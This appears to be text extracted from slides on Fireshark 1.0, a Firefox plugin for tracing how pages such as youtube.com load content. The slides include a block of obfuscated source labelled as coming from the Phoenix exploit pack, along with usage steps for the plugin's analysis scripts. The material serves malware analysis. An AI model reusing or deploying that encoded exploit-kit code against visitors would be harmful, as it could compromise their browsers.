
Architecture of a youtube.com




horoscope.com (Content responsibility)










No. Ingress Connections



Original Source code (Phoenix pack)

```
* _W.;a00>L75-E9CSC:2;SD87X_W.;00QEOND8L-;SD2L75.;SD2L75.;SD2L75.;SD2L7548.D87X>-<_1D8+N;SC]J._VO-*7SB60-+W5*Y*7SD-  
-EW54KdaOWad-W5;[+D8GVfGSB*1ND8.g-W5,-,a_W^KB_V3c:W5;*QW5*c*75,.3f<[,B0_WMa8_WKV-D8*5+D8/P+W5Bh075,7J75.L2_WPB5<[22-<b8Z  
8OL4ZOORM*D83a2_V:00_W^V7SE/.M<:<75./LW5.JJW5F0:7SE8c7SE1C=<[+85<a+V-D8da9D8Z7L75F0^E<a4300X-.?SEQBhSE/.M<]*[2_VNE4D8:S  
+W5>L2,U==`ecFeUcVHA-QI+gegNbSNNEc_.3b7Cb[Bg93YL[d61I/M_b[BgXIUXI8EXi-h>+_Ec_.3b3+eNYLO2dbZI8Y7SS^S[CVY=I8QNQPa[Lh78P-  
/PeKQb`>R,D.Z^fET>+Y;YMG.3EQb`>R*H-]VXQ8Q/P]g9cChh?4*1j7g893+cNYLN[g0Qd+WKMSJKB*J.;=2J>;..?.;*-2L2KQRL2L,R7.,.B_4L2L2.L8B  
[M068BB.5;.:.:D2*M.B-3B-R:D2L0662,RL2L27.B[L4;*O/</+RM2L.<?.:L<RJ_OL06B[M06Ja,L2L2B[M06BZ[N*>_OJ.D7MAK>:D2:2;:O6D83NJ03Z  
,T684N=]]871B=K.e:90c,a7>O.FU,4L+>+Z90c*T;.B<<RJ`35B`Z2L06LKL2L2MRL-;VM2]-.OL2J>.:.:56M-G.;.:a:D2MRJ[<LYO2<2^V7K8/*CM  
82L/PO.U_2L2L-;.:.:+RL8O.;.:FL2J;6[P>Z>/CP/BBL6?_V*=6+NL,2L9,D[K*.;J+*3P*];+:2ABE,V4KU6ZU-.;LXQJVR;+2ZU-.S/+7BZPC=.;K8>3  
./BM,VSL68.U-CS+B?J,G-6D[K*.;J**3*LVR;+B-3B*Q07MB62*L6*2862=3,4]K../J60J,G*,3a0[0*ca422JL:Nb6dPOZ86^V+_V:M6DdJH*:K16;]2;  
,6dPF:O>ZRJVSNM.^64Z[.BUSB54.:<64Z[42g3UO.^4B*<64]K2656ZU-.;LXQJVR;+2ZU-.RMZ..JQC:JV+ZV^,V6:04e8,]K..M,V6<L9,/O,23O/BBO+6  
^VhJ6:.;NB^3./KVSNK*3[PCP/BBL6?_V/O,23O/BBO.H/=3./J,GKV:.;8>3P*.^8^a*[[+O8^64Z[.BUSB54.:<64Z[42g28>2JNB7KL>.^8^a*[[+O4^64Z[  
.BUSB*PB-3...;9,*=6+NL,.54.:<66:82[8*3_B3PGQV+L,,L8GKV4ZUR[+8Z0025*B31XL+CS-B`J2hQ.*;+B^3,D[P,Z.*.J;:T;3B_BE+B2;CJ6N:  
:LVR;+B-3B*Q;c=:P**+*J*B2:P*24>4._3J**2*O**,+,+0.+_BM,VSL68Z0,e,,[8*6f-B7K>>2JJV6=L,.2QBE,:RL,,[K2.2QBE,:Z;CJ6N::KC:L  
,KL,[O4Z+8KR:VR;+2ZU-.R3PGQV+L,,6B76N:8*3a0[+C:PB*=6f9B-...E+;]K..M,V6<JPCaHZ0222<6CNL,Za>]8*3_B+23a>25*O6E26E2:E2Z]R+  
2J[27*2L/>:E_*7eOMHL;Y:ZbM:E[MOgEHR6L+;4*:<-;N4J>>M_5:7-><KKRKN*JNOM2?*RS1R8JTORO--;1;.:D6K>267+271:<8J>.J_*JN2JN.J.4JNC  
/230:e4:W+RRB_OLKVJ_>J>G/-_J_>K>OLKO:D40B+RS1R7/-HJ_>LNOLKL7/-7:D;:B]23100+2:CN.K1;+2:[R3,8e4:<.;N;.:.:.:D-;_:D-;_:  
.:D-;_:.:.:.:+:R:*RS*RL-:L*:D2MR]-;.,JNOL2;.:.OJ.OK.,J_0;OJ_>M_2DK.,3.;.OK.OM_S2:`,2DJ72J->4cRZPP^2Se+6K>ODMV[  
>HDM2KE6JU2KR=2017:N:WP:^27*P:48DM2KE66E27ZP:48.<2L2e8MRh,_HDK.*DKA/O8.]/:B:2L2K.OMRh,_DK.7:3KN:*L;.*R71:e/R2`,2DJ=-,L+  
.L2L*:_OJ_>cQ>B_F+;KOh]2]271:_G1:_G1:_G1:_G1:_G1:_G1:_G1:_G1,3.;,00;/2L2L27.;_5V7K8/*RL2L2,=5`IHDBYIA`iTU=1^K
```

DOM result (Phoenix pack)



How to use Fireshark 1.0


- Install Fireshark Firefox plugin (.xpi file)
- Create data.txt file, place in your home directory
- Tools->Go! *(then go and get a cup of coffee)*
- **** Reportlog.yml ****
- Use post-processing scripts
 - FiresharkInitInfo.pl (must be run first)
 - GraphViz.pl
 - IngressEgress.pl

